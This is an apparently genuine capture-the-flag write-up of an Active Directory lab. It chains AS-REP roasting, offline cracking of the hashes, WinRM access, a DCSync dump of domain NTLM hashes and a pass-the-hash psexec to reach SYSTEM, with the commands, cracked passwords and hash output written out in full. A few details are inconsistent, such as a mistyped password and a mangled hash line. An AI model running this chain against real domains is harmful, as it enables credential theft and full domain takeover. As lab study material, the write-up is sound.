

# CamSEC-CTF Active Directory (AD) Challenge Write-ups

Source : <https://ctf.blackarch.fr>

Host ip: 16.16.102.171

#activedirectory

#windows

#pentesting

#nmap

#bloodhound

#rusthound

#privesc

## Foothold

### Port scan

```
sudo nmap -sCS 16.16.102.171
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-18 13:20 CEST
Nmap scan report for blackarch.ctf (16.16.102.171)
Host is up (0.041s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 46.20 seconds
```

Upon doing this scan we discover common ports( 53:dns, 389:ldap, 88:kerberos) that makes us think it is actually part of the domain `blackarch.ctf` and the host itself is the domain controller

`adsrv1.blackarch.ctf`

## Enumeration

A domain controller is a server running the Active Directory Domain Service (AD DS) role. It authenticates and authorizes all users and computers in a Windows domain-type network, assigning and enforcing security policies for all computers and installing or updating software. For example, when a user logs into a computer part of a Windows domain, Active Directory checks the submitted username and password and determines whether the user is a system administrator or a non-admin user.

So, we need to enumerate users in this domain and check for common misconfigs that lead to vulnerabilities, so we start with the first vuln commonly found which is `no kerberos pre-`

authentication that leads to ASREPROASTING attack. To know more check this link

<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast>

We will use the username wordlist provided in the hints of the challenge with the impacket-GetNPUser module check for the users with the hints using this mis-configuration.

```
impacket-GetNPUsers blackarch.ctf/ -usersfile users.lst -dc-ip 16.16.102.171 -format john --outputfile ctf.hashes
```

```
(kali@kali)~/Active-Directory/blackarch.ctf
└─$ cat ctf.hashes
$krb5asrep$5b9ee33899340f516f3930049330a75f0073f11f3c2236075f82c17423daea8e3b7ee925a4177b9f6172a1a29f8c21c4ab303c8228f07ef800a76681072b0ee3401516692f7ada23ec1807c436e65cf9ecfd262b4d512751e66a9ce55ac25a0dc07b453524abf63bef92cef7e7a3352
9ec0d039590937f142b1d341bc87a5a82bd7d1911808de3f819e19e379306060a5b0b04
$krb5asrep$arlene.ezmeralda@BLACKARCH.CTF:ed2a2458bd01c9f78ab18a4e42f64d85c9b7ed6c7545e1da1c67d6f03ae037974eb29df750711569a6753c556f160bb65ea176b5fba983d07325f23180e6990a55fbb95523edd02de1249411eecd6c5dfc8187b151f96c07c8763d12e6a3827
9f562ad47cedc390b75b33fae7fcb75d630b75251336a913ad6b3528e0da0ac9f7523dfc2c979d56f73859e24b7382d79cf57c134187716a7640abe07313bc670d6206744f7bc969a73a518f200bd9c01b4e99c399e028e7d69b487f81b6094ce638f9a859a9fb65b6e820f5498786879503
846fcfc0a3d1de9e91ac0511d16382f67f5da5d0879c286e7a639646b132385becde796
$krb5asrep$blackarch@BLACKARCH.CTF:a658da85e27c119fac926775d290857839a82f34be4a44d3cf631ab961b9630aedb860abd520c110aeb09465abc9ed0b816ab5dbf90628fd52167196436b021d82e086da3578ddc520d74a00d664d662c2ea6db8e2c63f5b319c2bf9cb9e9c9efddb
d36dc43f135267ff8d5aed172b535934a862ac018887beb19448bb133965e0b53100d07b6c04777aca84539623a290190d31c487f0e599f17a648a7ecbd3c58e5ba2d2b3fbf1c701809afef0d36851cefffb8c1b4d850660491ab557b85e415c7d7160f21e234e02145d0427280a0b6f642c95733
e1c5610bda10129fabe9e2b85c99f88edd7b47fd1f5959c0eb4232b47552a8c8e
$krb5asrep$rosemarie.leonora@BLACKARCH.CTF:6d2d27f5e8b8cbb932c76dde8eae85508da16a47d1caf202979318e39777f7dbcb0bb79643c78ae9a37a0d2cdcc4471f295d4d3453230424a525fba7689e93b9a69717a0119c2569e1a72b8253d6644ace5420258fbfd0ea0dd48e66bbe193c950
7aa059d64426e97ba4d8e407b066e6998093ddbbe720b83cd03d23f8082e99cc9498bf8108bd367a2a226d10897640ceea3b59cc586f86404f80ea49cc5e183fefe282dc070892b86a9e6a8507e80d1cd68abd8f2970734483b14a5786f34ace27b3d5d9d233ce43f22f6db7255af3d
4f0f6c3193d67f6c692f443072c3a12d12cfd1c2b6639f8f80aede08bc24b4982c85
$krb5asrep$rosemarie.leonora@BLACKARCH.CTF:39516215d4783db330cb1db0bf8d0380f3caae683baef73253998aca3af728477d7eba44c6a37abdbdd749aad4a7b9788a896c7da0c1338ae818ecb1fd2ee4dd4ae859ae49d81ee6fcee04e2df4d647ebce6b7c2c6126e75659668cda29f271
7cb16f5af92589b986a587a16f3f037b0ea8bb117b4a5b408f8fbeb95d0761388d5df09a935c289d556a9f83e6edd7d32cf88c05e8a7cc2ae4d346079587b6b055f9aae875cf4988376926225599366cd99b56f8b1bf4543ef1a152d8b4ad40c09e65f70e98a9602191f13d889deb816b25e00c997d753
19ccfc45f400bb8e7633df0ecc8a3c1ce86b69b841d6a7140f2372cc74661782aeabc77
$krb5asrep$felicidad.debora@BLACKARCH.CTF:d171b0ad439ba1ec069d0188b41848c5$66e6f82e6e2512ce41f8455a5525e9091c480357bca7388232df8a0d16fe36e353ad8e73f5bfcd3c8c064c2a452a835fcbdd99ba59da3ee84f841d6d9321c83399eea87b9bda20f63c9f2a837faeac9c87a
65cbd544cb5ef532f0423f05224fa0b1c84879b8d28e6b51cc3356421aa201ab414a60b046b20cf10bea4d35f9cd7803546ee00921e65dda2cea04bd03abbee2bf01ef87c30ab61da347e0d7add6ad65f2cc1a332449ae491b8a1819f1050bd4c8ec145b2c8835bb8bb9f1ad32a7034636e2c9
8ca1b322db436b9106797fad26de30de53a2c89563e4b1b9feede9725995e9de8e80b3e
```

with these hashes we can crack them offline using john the ripper installed on kali already and on doing that we get the possible passwords for 3 domain users

```
(kali@kali)~/Active-Directory/blackarch.ctf
└─$ sudo john ctf.hashes --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
porsche ($krb5asrep$rosemarie.leonora@BLACKARCH.CTF)
golf ($krb5asrep$felicidad.debora@BLACKARCH.CTF)
ciphonehome ($krb5asrep$arlene.ezmeralda@BLACKARCH.CTF)
3g 0:00:00:50 DONE (2023-08-18 13:56) 0.05994g/s 286588p/s 900029c/s 900029c/s !!12Honey..*7jVamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

rosemarie.leonora, arlene.ezmeralda and felicidad.debora, upon testing these users with crackmapexec we definitely see the user arlene.ezmeralda that will be our entry point into this domain.

```
(kali@kali)~/Active-Directory/blackarch.ctf
└─$ crackmapexec smb 16.16.102.171 -u arlene.ezmeralda -p ciphonehome -d blackarch.ctf --computers
SMB 16.16.102.171 445 ADSRV1 [*] Windows 10.0 Build 20348 (name:ADSRV1) (domain:blackarch.ctf) (signing:True) (SMBv1:False)
SMB 16.16.102.171 445 ADSRV1 [*] blackarch.ctf\arlene.ezmeralda:ciphonehome (Pwn3d!)
SMB 16.16.102.171 445 ADSRV1 [*] Enumerated domain computer(s)
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\ADSRV1-WS01$
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\ADSRV1$

(kali@kali)~/Active-Directory/blackarch.ctf
└─$ crackmapexec smb 16.16.102.171 -u arlene.ezmeralda -p ciphonehome -d blackarch.ctf --users
SMB 16.16.102.171 445 ADSRV1 [*] Windows 10.0 Build 20348 (name:ADSRV1) (domain:blackarch.ctf) (signing:True) (SMBv1:False)
SMB 16.16.102.171 445 ADSRV1 [*] blackarch.ctf\arlene.ezmeralda:ciphonehome (Pwn3d!)
SMB 16.16.102.171 445 ADSRV1 [*] Enumerated domain user(s)
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\amandi.ardyth badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\laughton.lesley badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\darrelle.joell badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\myrtia.lorine badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\constanta.llewellyn badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\kristi.chantal badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\cherlene.betty badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\samaria.laurel badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\mercedes.carolin badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\nataline.salie badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\marinna.lindsay badpwdcount: 0 desc:
SMB 16.16.102.171 445 ADSRV1 blackarch.ctf\maybelle.fernandina badpwdcount: 0 desc:
```

Now we can actually confirm our user's password is ciphonehome (Those who played GTA SA have the reference :-)

Using evil-winrm we can try to rdp into the host and we can actually get a remote connection to the host.

```
└─$ evil-winrm -i 16.16.102.171 -u arlene.ezmeralda -p ciphonehome
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion


Info: Establishing connection to remote endpoint
[Evil-WinRM] PS C:\Users\arlene.ezmeralda\Documents> cd ..\desktop
[Evil-WinRM] PS C:\Users\arlene.ezmeralda\desktop> cat user.txt
CSCTF{1 10V3 45r3Pr04571NG}
[Evil-WinRM] PS C:\Users\arlene.ezmeralda\desktop> whoami
blackarch\arlene.ezmeralda
```

and the user flag is found in the user.txt file. pwn3d!!!


## PRIVILEGE ESCALATION

Having gained a foothold on the machine, We can use Bloodhound to enumerate and visualise the Active Directory domain, and identify possible attack chains that will allow us to elevate our domain privileges. The rusthound ingestor can be used to remotely collect data from the Active Directory. Then, we can run bloodhound to visualise any available attack paths.

```
https://github.com/OPENCYBER-FR/RustHound
```



we successfully pulled all the ldap objects, launch bloodhound and imports the json files we obtained.  
bloodhound documentation <https://bloodhound.readthedocs.io/en/latest/>



Here we query for domain principals with DCSync rights and our user arlene has these rights,

## DCSync #dcsync

The DCSync permission implies having these permissions over the domain itself: **DS-Replication-Get-Changes**, **Replicating Directory Changes All** and **Replicating Directory Changes In Filtered Set**.

Important Notes about DCSync:

- The **DCSync attack** simulates the behavior of a **Domain Controller** and asks other **Domain Controllers to replicate information** using the Directory Replication Service Remote Protocol (MS-DRSR). Because MS-DRSR is a valid and necessary function of Active Directory, it cannot be turned off or disabled.
- By default only **Domain Admins, Enterprise Admins, Administrators, and Domain Controllers** groups have the required privileges.
- If any account passwords are stored with reversible encryption, an option is available in Mimikatz to return the password in clear text)

We can perform our DCSync Attack now, if successful we will perform a pass the hash attack that might be successful hence giving us almighty admin privileges.

using the `impacket-secret` to dump all the cached password hashes in the `ntds.dit` file on the DC, and from here we will connect to the DC as the Administrator with his password hash (pass the hash attack)

```
impacket-secretsdump blackarch.ctf/arlene.ezmeralda:'cjphonehome'@16.16.102.171 -use-  
vss
```

```
NL$KM:b696c77e178a0cdd8c39c20aa2912444a2e44dc2095946c07f95ea11cb7fcb72ec2e5a06011b26fe6da7880fa5e71fa596cde53fa0065ec1a501a1ce8c247695  
[*] Searching for NTDS.dit  
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might take some time  
[*] Using smbexec method for remote execution  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Searching for pekList, be patient  
[*] PEK # 0 found and decrypted: c4cd3d519c38f9efabeb5247c09e1e37  
[*] Reading and decrypting hashes from \\16.16.102.171\ADMIN$\Temp\ONrHGSzf.tmp  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ef71094eadd3ea64e55e644d8705aff8::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
ADSRV1$:1000:aad3b435b51404eeaad3b435b51404ee:6062e755eb8f14c008c221fc28c33702::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:730ff815371e0f5c2bbb8c028ca5bcb4::  
blackarch.ctf\lauren.sheryl:1103:aad3b435b51404eeaad3b435b51404ee:3c235014b639e4a6efc8efa484ca9434::  
blackarch.ctf\shirlee.jaquelyn:1104:aad3b435b51404eeaad3b435b51404ee:1e5de66e1c992ff2f8bc79ad39e01250::  
blackarch.ctf\julietta.andra:1105:aad3b435b51404eeaad3b435b51404ee:ad3a639df0bce52cffbf4057969c3b07::
```

```
impacket-psexec blackarch.ctf/Administrator@16.16.102.171 -hashes
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
- $ impacket-psexec blackarch.ctf/Administrator@16.16.102.171 -hashes aad3b435b51404eeaad3b435b51404ee:ef71094eadd3ea64e55e644d8705aff8  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
  
[*] Requesting shares on 16.16.102.171....  
[*] Found writable share ADMIN$  
[*] Uploading file x00q0tj.exe  
[*] Opening SVCManager on 16.16.102.171....  
[*] Creating service ItWB on 16.16.102.171....  
[*] Starting service ItWB....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.20348.1850]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> powershell  
Windows PowerShell  
Copyright (c) Microsoft Corporation. All rights reserved.  
  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows  
  
whoami  
PS C:\Windows\system32> whoami  
nt authority\system  
#yessssss!!  
PS C:\Windows\system32> #yessssss!!  
cd ../../../../Users/Administrator/Desktop/  
PS C:\Windows\system32> cd ../../../../Users/Administrator/Desktop/  
ls  
PS C:\Users\Administrator\Desktop> ls  
  
Directory: C:\Users\Administrator\Desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-a-----         6/21/2016   3:36 PM           527 EC2 Feedback.website  
-a-----         6/21/2016   3:36 PM           554 EC2 Microsoft Windows Guide.website  
-a-----         8/15/2023   5:37 PM            65 root.txt  
  
cat root.txt  
PS C:\Users\Administrator\Desktop> cat root.txt  
CSCtf{4C7iv3 Dir3Cr0ry 15 N07 7H47 345Y 8U7 Y0U 607 17 6r347 J08}
```

That's It!!! we got the flag Domain pwned!!